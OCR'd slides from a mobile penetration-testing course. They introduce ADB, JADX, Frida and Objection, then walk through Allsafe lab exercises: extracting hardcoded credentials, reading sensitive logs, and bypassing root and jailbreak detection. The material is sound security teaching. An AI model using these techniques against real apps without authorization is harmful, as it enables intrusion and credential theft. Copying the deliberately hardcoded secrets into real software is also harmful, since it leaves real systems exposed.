
- Search apps with a specic string :

```
adb shell pm list packages owasp
adb shell cmd package list packages owasp
```


Pentest tools

Android Debug Bridge (ADB)

Example :



Pentest tools

APKTool : https://ibotpeaches.github.io/Apktool/

- A tool for **reverse engineering** 3rd party, closed, binary Android apps.
- It can **decode** resources to nearly original form and **rebuild** them after making some **modifications**.
- It also makes working with an app easier because of the **project like file structure** and automation of some repetitive tasks like building apk, etc.
- **Check** if you have the **latest** version.
- Installation guideline : https://ibotpeaches.github.io/Apktool/install/

Pentest tools


JADX : https://github.com/skylot/jadx

- **Decompile** Dalvik bytecode to **java classes from APK**, dex, aar, aab and zip files
- Decode **AndroidManifest.xml** and other resources from resources.arsc
- Deobfuscator included

Pentest tools

JADX : https://github.com/skylot/jadx


CLI and GUI tools for producing Java source code from Android Dex and APK files :



Pentest tools

GHIDRA : https://github.com/NationalSecurityAgency/ghidra


- A software reverse engineering (SRE) suite of tools developed by NSA's Research Directorate.
- Useful for advanced native application RE :



Pentest tools

Frida : https://frida.re/

- A dynamic **code instrumentation** toolkit
- It lets you **inject snippets of JavaScript** or your own library into native apps on Windows, macOS, GNU/Linux, iOS, Android, and QNX.
- **Rooted device** : Need to install a Frida server on the Android device
- **Non rooted device** : Need to repackage the targeted app with the **frida-gadget** module



Pentest tools

Frida : https://frida.re/

Install Frida on your system (Easy way with pip)

```
# Install Frida and Python bindings

pip install frida frida-tools

# Upgrade to the last version available

pip install --upgradable frida
```

Pentest tools

Frida : https://frida.re/

Then, install Frida server on the Android device (or emulator) :

```
VER=`frida --version`

ABI=`adb shell getprop ro.product.cpu.abi`

wget https://github.com/frida/frida/releases/download/$VER/frida-server-$VER-android-$ABI.xz

xz -d frida-server-$VER-android-$ABI.xz
```


Pentest tools

Frida : https://frida.re/

Finally, upload the server on your emulator and execute it :

```
adb push frida-server-$VER-android-$ABI.xz /data/local/tmp/frida-server

adb shell "chmod 755 /data/local/tmp/frida-server"

adb shell "/data/local/tmp/frida-server"
```

Note : adb needs to run with root privileges!

Pentest tools

Frida : https://frida.re/

Get the list of running processes/applications :

```
frida-ps -U

PID    Name

-----------------------------------------

4527   adbd

4248   android.process.acore

1375   audioserver

...
```

Pentest tools

Frida : https://frida.re/

Get the list of installed applications with **-i** option

```
frida-ps -U -i

PID     Name                                  Identifier

------------------------------------------------------------------

1625 Android System                           android

1625 Call Management                          com.android.server.telecom

5516 Chrome                                   com.android.chrome
```


Pentest tools Tools

Frida : https://frida.re/

By default, Frida tries to attach to a running process :

```
frida -U com.android.chrome
```

To spawn an application, use the -f option as follow :

```
frida -U -f com.android.chrome
```

By default, the process is paused :

```
frida -U -f com.android.chrome --no-pause
```


Pentest tools

Frida : https://frida.re/

FRIDA

Python bindings are provided with Frida

- However, the hooks need to be written in **JavaScript** :(

Here are the basics Frida functions :

`Java.use(class_name)` : Use a specific Java class

`perform(function(){//code})` : Perform code instrumentation inside the code

`overload :` Overload a specific method (functions with different prototypes)

`implementation` : Tamper the implementation of the selected method

Pentest tools

Objection : https://github.com/sensepost/objection

- A runtime mobile exploration toolkit, **powered** by Frida to easily assess the security posture of mobile applications, without needing a jailbreak.
- Supports **both iOS and Android**.
- Inspect and interact with container file systems.
- Bypass SSL pinning.
- Dump keychains.
- Perform memory related tasks, such as dumping & patching.

Pentest tools

And now …

Summary

I. Pentest VM/tools

II. Hacking mobile apps

III. Automated security testing

Labs

Our main target !


Allsafe

BUILT FOR ANDROID

- Allsafe is an **intentionally vulnerable** application that contains various vulnerabilities.
- Unlike other vulnerable Android apps, this one is less like a CTF and more like a real-life application (Shopify, Skype, Periscope, etc.) that uses modern libraries and technologies.
- 3 Levels :

Labs

Structure



Labs

Liste of exercices/challenges

Exercice 1 : Exploiting Insecure logging

Exercice 2 : Hardcoded Credentials

Exercice 3 : Root Detection Bypass

Exercice 4 : Exploiting Broadcast Reciever

Exercice 5 : Exploiting DeepLinks

Exercice 6 : Exploiting WebView

Exercice 7 : Exploiting Weak Cryptography

Exercice 8 : Exploiting Local Storage

Exercice 9 : Reverse Engineering


Exercice 10 : Runtime Manipulation

Exercice 11 : SSL Pinning Bypass

Bonus : 3 crackme challenges

Labs

File Recon



Labs

Exercice 1 : Hardcoded Credentials

Mission Briefing :

The application uses secret keys to authenticate to remote services. Try to find them all using your hacking tools/skills !

Ressources :

- Zomato Hardcoded Credentials

  https://hackerone.com/reports/246995

- 8x8 Hardcoded Credentials

  https://hackerone.com/reports/412772

- Reverb Hardcoded API Secret

  https://hackerone.com/reports/351555

Level :

Tools :

JADX

Bounty :

500 $

Labs

Exercice 1 : Hardcoded Credentials [Solution]

JADX can be used to easily decompile the application binary.

Use the search toolbar to look for sensitive informations (pass, secret, code, etc)

Example : Hardecoded API key (strings.xml)

strings.xml

```
1  <resources>
2      <string name="app_name">Allsafe</string>
3      <string name="dev_env">https://admin:password123@dev.infosecadventures.com</string>
4      <string name="key">ebfb7ff0-b2f6-41c8-bef3-4fba17be410c</string>
5  </resources>
```

Labs

Exercice 1 : Hardcoded Credentials

+ $ 500

Total : $ 500

Labs

Exercice 2 : Exploiting Insecure logging

Mission Briefing :

A sensitive information is displayed somewhere in the log file. Do you have what it take it to find it ?

Ressources :

Logcat Tool :

https://developer.android.com/studio/command-line/logcat

Coinbase OAuth Response Code Leak :

https://hackerone.com/reports/5314

Level :

Tools :

ADB + Logcat

Bounty :

1000 $

Labs

Exercice 2 : Exploiting Insecure logging [Solution]

Option 1 : Using logcat

```
adb logcat | grep ALLSAFE
```

```
adb logcat --pid=`adb shell pidof -s infosecadventures.allsafe`
```

Option 2 : pidcat (https://github.com/JakeWharton/pidcat)

```
pidcat infosecadventures.allsafe
```

Option 3 : static analysis

Search for all log.d methods call

Labs

Exercice 2 : Exploiting Insecure logging

+ $ 1 000

Total : $ 1500

Labs

Exercice 3 : Root Detection Bypass

Mission Briefing :

The application is protected by a root-detection mechanism to prevent installation in unsafe/rooted devices. Can you bypass this security mechanism without touching the binary/source code ?

Ressources :

- MSTG - Testing Root Detection (MSTG-RESILIENCE-1)

https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05j-Testing-Resiliency-Against-Reverse-Engineering.md

Level :

Tools :

Frida

Bounty :

NA

Labs

Exercice 3 : Root Detection Bypass [Solution]

Use the following Frida script :

https://gist.github.com/pich4ya/0b2a8592d3c8d5df9c34b8d185d2ea35

Command :

```
frida -l root_bypass.js -U -f infosecadventures.allsafe --no-pause
```

Labs

Exercice 3 : Root Detection Bypass [Remediation]

How to remediate ?

SafetyNet Attestation API : *https://developer.android.com/training/safetynet/attestation*

Labs

And …

What about iOS ?

Labs

Bypass Jailbreak detection

iOS

Option 2 : Using Objection

Preqreuistes :

Having a Jailbroken phone (or you can get a virtual emulator from Corellium)

https://www.corellium.com/compare/ios-simulator

Frida server configured to hook all applications installed on the phone

Commands :

Check if the application is running :

```
frida-ps -Uai | grep -i dvia
```

Run Objection :

```
objection -g 'DVIA-v2' explore
```


Run the jailbreak detection bypass :


```
ios jailbreak disable
```

Labs

Exercice 3 : Bypass Jailbreak detection [Solution]

Option 2 : Objection





Labs

Exploiting DeepLinks

android

Introduction

- URIs that can be used to navigate to different parts of an application
- Available on **both** Android and iOS platforms
- Deep Links can have **custom schemes**

Example :

- A social media application registers **socialapp://homepage**
- Any click to such link will be **automaticalv directed** to this apolication.

